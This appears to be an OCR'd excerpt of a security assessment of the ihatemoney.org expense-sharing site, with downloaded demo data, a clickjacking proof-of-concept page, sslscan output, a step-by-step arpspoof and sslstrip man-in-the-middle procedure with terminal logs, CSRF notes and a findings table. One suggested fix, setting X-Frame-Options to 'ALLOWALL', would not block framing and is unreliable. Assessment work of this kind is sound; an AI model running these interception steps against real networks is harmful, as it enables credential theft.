Text Import - [demonstration-bills.csv]

Import

Character set: Unicode (UTF-8)

Language: Default - English (USA)

From row: 1

Separator Options

○ Fixed width ● Separated by

☑ Tab ☑ Comma ☑ Semicolon □ Space □ Other

□ Merge delimiters Text delimiter: "

Other Options


□ Quoted field as text □ Detect special numbers

Fields

Column type: Standard

	Standard	Standard	Standard	Standard
1	what	payer_name	payer_weight	owers
2	Memes	Alfred	1.0	The Devilo
3	https://alibonus.com/?u=606054	bzimor	1.0	Lotte, Peter
4	Un truc démoniaque	Yusuke	1.0	The Devil
5	Change	luk	2.0	Lotte, Peter
6	To eat	Test	1.0	miri, fred
7	stuff	Peter	1.0	andy
8	thune	Peter	1.0	abcdedfghik,

While checking the demo code we could find some information which we were successfully able to download. This contained some data on which individual transferred money to which other individual at what time.



This document is open in read-only mode.

	A	B	C	D
1	what	payer_name	payer_weight	owers
2	Memes	Alfred	1	The Devilo
3	https://alibonus.com/?u=606054	bzimor	1	Lotte, Peter, Miri, The Devil, andy, The Devilo, miri, Test, fred, jkknuj, abcdedfghik, Suzy, Maxime, Yusuke, admin, John, james1, luk, beast, Jor
4	Un truc démoniaque	Yusuke	1	The Devil
5	Change	luk	2	Lotte, Peter, Miri, The Devil, andy, The Devilo, miri, Test, fred, jkknuj, abcdedfghik, Suzy, Maxime, Yusuke, admin, John, luk, Jonny
6	To eat	Test	1	miri, fred
7	stuff	Peter	1	andy
8	thune	Peter	1	abcdedfghik, luk
9	cul	Peter	1	Peter, Miri, Jonny, The Devil, andy, The Devilo, jkknuj, miri, Test, fred, abcdedfghik, Suzy, Maxime, admin, Yusuke, John
10	Jjjj	Peter	1	Peter, Miri, Jonny, The Devil, andy, The Devilo, jkknuj, miri, Test, fred, abcdedfghik, Suzy, Maxime, admin, Yusuke
11	Un poil	fred	1	Peter, Miri, Jonny, The Devil, andy, The Devilo, jkknuj, miri, Test, fred, abcdedfghik, Suzy, Maxime, admin, Yusuke
12	drug deal	Jonny	1	Suzy
13	Poisson	Yusuke	1	Yusuke, The Devil
14	ggfg	Peter	1	Miri
15	Miam	Peter	1	Peter, Miri, Jonny, The Devil, andy, The Devilo, jkknuj, miri, Test, fred, Suzy, Maxime, admin
16	dudh-peran	Lotte	1	Lotte, Peter, Miri, Jonny, The Devil, andy, The Devilo, jkknuj, miri, Test, fred, Suzy, Maxime, admin
17	trip	Lotte	1	jkknuj
18	Pain	Maxime	1	Lotte, Peter, Miri, Maxime
19	ggg	Miri	1	Peter, Suzy
20	blablaup	Peter	1	Lotte, Peter, Miri, Jonny, The Devil, abcdedfghik, andy, The Devilo, admin, jkknuj, miri
21	Soul	Peter	1	The Devil
22	candy	Lotte	1	Lotte
23	m	Miri	1	Peter, Miri
24	cake	Jonny	1	Lotte, Miri, Peter, Jonny

From this data we can also infer the names of the column fields used in the database.

8.2 X-options frame missing: potential clickjacking


- **Clickjacking:** Use of iframes to overlap on the main page such that any visually authentic click redirects to a malicious page.
- **Attack method:**
  - Create a malicious page
  - Include iframes with sources for the target page and the malicious page in a separate page rendered to the client
  - Position the iframe in a way that the its buttons exactly overlap the targeted clicks on the main page
  - Set the opacity of the iframe to be 0 so that its transparent and visually indistinguishable
  - User clicks on the main page assuming that the click will perform the mentioned action
  - Attacker catches the click and can then cause any malicious activity

8.2.1 Clickjacking Example:

Sample file that uses the site page as the iframe source

```
<html>
        <body>
        This is a test page for clickjacking! <br>
                <iframe id="inner" src="http:ihatemoney.org" ></iframe>
```

```
            <iframe                  id="outer"                  src="blah.html"><a
            href="malicious.html"></a></iframe>
        <style type="text/css">
        #inner{position:absolute;  top:10px;  left=0px;height:750px;  width:1200px;
        opacity:1.0; z-index: -1;}

        #outer{position:absolute;  top:200px;  left:250px;height:45px;  width:80px;
        opacity:0; frameborder:0;}
        </style>
    </body>

</html>
```


file:///home/siddharth/D ×
file:///home/siddharth/Documents/ihatemoney-master/clickjackingtest.html
Search

This is a test page for clickjacking!

#!money?

en fr

Manage your shared expenses, easily

Try out the demo

You're sharing a house?
Going on holidays with friends?
Simply sharing money with others?
We can help!

Log to an existing project...

Project identifier

Private code

log in

can't remember your password?

...or create a new one

Project name

Private code

Email

let's get started

This is a free software, you can contribute and improve it!

8.2.2 Suggested Changes:

Attackers should not be able to embed the page as an iframe.

8.2.3 Countermeasures:

1) Javascript : Add this code to a vulnerable page
   If they set the iframe source to be the page, it will pop outside the iframe to be the main page

```
<html>
```


```
        <body>
        <style>
                html{
                        display:none;
                        }
        </style>
        <script>
                if (self==top)
                {
                        document.documentElement.style.display = ‘block’;
                }
                else
                {
                        Top.location = self.location;
                }
        </script>
        </body>
</html>
```

2) Add the X-Frame header to the page.


```
def info(request):
  data = render(request, 'info.html')
  response = HttpResponse(data)
  response['X-Frame-Options'] = "ALLOWALL"
  return response
```

8.3 SSL Cipher Suite:

SSLScan queries SSL services to figure out the ciphers that are supported by the web application. It is very easy to use, lean and produces quick results. The output exhibits a list of prefered/accepted/rejected cipher suites of the SSL service and the certificates supported.



Linux Ubuntu 16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sat 19:51
root@kali: ~
File Edit View Search Terminal Help
Right Ctrl

```
root@kali:~# sslscan --help

                1.11.7-static
                OpenSSL 1.0.2i-dev  xx XXX xxxx

Command:
  sslscan [Options] [host:port | host]

Options:
  --targets=<file>     A file containing a list of hosts to check.
                       Hosts can  be supplied  with ports (host:port)
  --ipv4               Only use IPv4
  --ipv6               Only use IPv6
  --show-certificate   Show full certificate information
  --no-check-certificate  Don't warn about weak certificate algorithm or keys
  --show-client-cas    Show trusted CAs for TLS client auth
  --show-ciphers       Show supported client ciphers
  --show-cipher-ids    Show cipher ids
  --show-times         Show handhake times in milliseconds
  --ssl2               Only check SSLv2 ciphers
  --ssl3               Only check SSLv3 ciphers
  --tls10              Only check TLSv1.0 ciphers
  --tls11              Only check TLSv1.1 ciphers
  --tls12              Only check TLSv1.2 ciphers
  --tlsall             Only check TLS ciphers (all versions)
  --ocsp               Request OCSP response from server
  --pk=<file>          A file containing the private key or a PKCS#12 file
```



```
root@kali:~# sslscan www.ihatemoney.org
Version: 1.11.7-static
OpenSSL 1.0.2i-dev  xx XXX xxxx

Testing SSL server www.ihatemoney.org on port 443

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-GCM-SHA256     DHE 1024 bits
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA256         DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.2  112 bits  ECDHE-RSA-DES-CBC3-SHA        Curve P-256 DHE 256
Accepted  TLSv1.2  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
```

It is not vulnerable to heartbleed (security bug) and CRIME.



```
Accepted  TLSv1.2  112 bits  ECDHE-RSA-DES-CBC3-SHA        Curve P-256 DHE 256
Accepted  TLSv1.2  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.2  128 bits  AES128-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA
Accepted  TLSv1.2  112 bits  DES-CBC3-SHA
Preferred TLSv1.1  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.1  112 bits  ECDHE-RSA-DES-CBC3-SHA        Curve P-256 DHE 256
Accepted  TLSv1.1  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
Accepted  TLSv1.1  256 bits  AES256-SHA
Accepted  TLSv1.1  128 bits  AES128-SHA
Accepted  TLSv1.1  112 bits  DES-CBC3-SHA
Preferred TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.0  112 bits  ECDHE-RSA-DES-CBC3-SHA        Curve P-256 DHE 256
Accepted  TLSv1.0  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
Accepted  TLSv1.0  256 bits  AES256-SHA
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  www.ihatemoney.org
Altnames: DNS:ihatemoney.org, DNS:www.ihatemoney.org
Issuer:   Let's Encrypt Authority X3

Not valid before: Apr  2 01:00:00 2017 GMT
```

As shown in the screenshot, the website supports TLSv1.0, so the servers are vulnerable to downgrade attack where an attacker tricks a browser to connect with TLSv1.0 instead of the current and most secure TLSv1.2.

For example, if an attacker tricks the browser to use the protocol suite EDH_RSA_DES_CBC3_SHA, the encryption can be broken very easily. DES has become obsolete and SHA1 is neither secure nor collision resistant.

8.4 SSLSTRIP:

Sslstrip is an attack which forces the web browser of the victim to converse with a website over HTTP. Thus, leading to a potential Man-in-the-Middle attack. HTTP does not use encryption on passwords and usernames and is susceptible to eavesdropping.

Step 1: Retrieve the name of the network adapter

-> ifconfig

List: enp7so, lo, wlp6s0: 192.168.0.18


Wlp6s0 is the interface.

Step 2: Enable IP forwarding
Sudo bash -c ‘echo 1 > /proc/sys/net/ipv4/ip_forward’

Iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

Step 3: Find Gateway IP

route -n



```
enp7s0    Link encap:Ethernet  HWaddr 20:47:47:07:f3:db
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:8357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1090488 (1.0 MB)  TX bytes:1090488 (1.0 MB)

wlp6s0    Link encap:Ethernet  HWaddr ac:d1:b8:c9:82:97
          inet addr:192.168.0.18  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: 2604:2000:704b:8a00::8/128 Scope:Global
          inet6 addr: 2604:2000:704b:8a00:e5fc:3e3f:106f:3054/64 Scope:Global
          inet6 addr: fe80::3cc4:1213:ce6a:2734/64 Scope:Link
          inet6 addr: 2604:2000:704b:8a00:fa23:1fd9:bfdf:d780/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46905 errors:0 dropped:0 overruns:0 frame:18383
          TX packets:30781 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32257389 (32.2 MB)  TX bytes:4985883 (4.9 MB)
          Interrupt:18

rigved@rigved-Inspiron-3543:~$ sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
[sudo] password for rigved:
rigved@rigved-Inspiron-3543:~$ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
modprobe: ERROR: could not insert 'ip_tables': Operation not permitted
iptables v1.6.0: can't initialize iptables table `nat': Table does not exist (do you need to insmod?)
Perhaps iptables or your kernel needs to be upgraded.
rigved@rigved-Inspiron-3543:~$ sudo bash -c 'iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080'
rigved@rigved-Inspiron-3543:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.0.1     0.0.0.0         UG    600    0        0 wlp6s0
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 wlp6s0
192.168.0.0     0.0.0.0         255.255.255.0   U     600    0        0 wlp6s0
rigved@rigved-Inspiron-3543:~$
```

Gives the gateway IP. This is recorded for future use

Step 4:

Scan the network to find target

nmap -sS -O 192.168.0.1/24

We get the desired target in the list of scanned ip’s. In this case the target ip is 192.168.0.20

Step 5:

arpspoof -i wlp6s0 -t 192.168.0.20 -r 192.168.0.1

This enables arpspoofing

Step 6:
In a new terminal
Sslstrip -l 8080

Step 7:

Login to ihatemoney.org
From the victim

Step 8:
Open terminal

Cat sslstrip.log

In the above case stripping is not successfully launched, as the log file found is not plaintext and still encrypted which is not possible to decipher. Hence, sslstrip is not successful. This was tested using Chrome, Firefox and IE 11.

8.5 CSRF token:

Intercept POST request modify its value. The application does process arbitrary values submitted in the field, so this fact can be exploited to interfere with normal functioning of the app or bypass any security checks.

Set-Cookie: It does contain an expires attribute with data that is in the future and will not be stored by the user's browser.
An attacker can use a persistent cookie, it can be used to perform a replay attack even if the value is encrypted. This condition is not true in the above case.

9 Summary:

Nature (*positive indicates - vulnerability present)	Vulnerability Test
Positive	Weak Password Quality
Positive	Weak Password Recovery
Negative	Username Enumeration
Positive	Insecure Data Storage Mechanism
Positive	Predictable Session Tokens
Positive	Insecure Transmission of Session Tokens
Positive	Weak Access Control (Application Logic)
Negative	Access Control (External Snooping)
Negative	SQL Injection
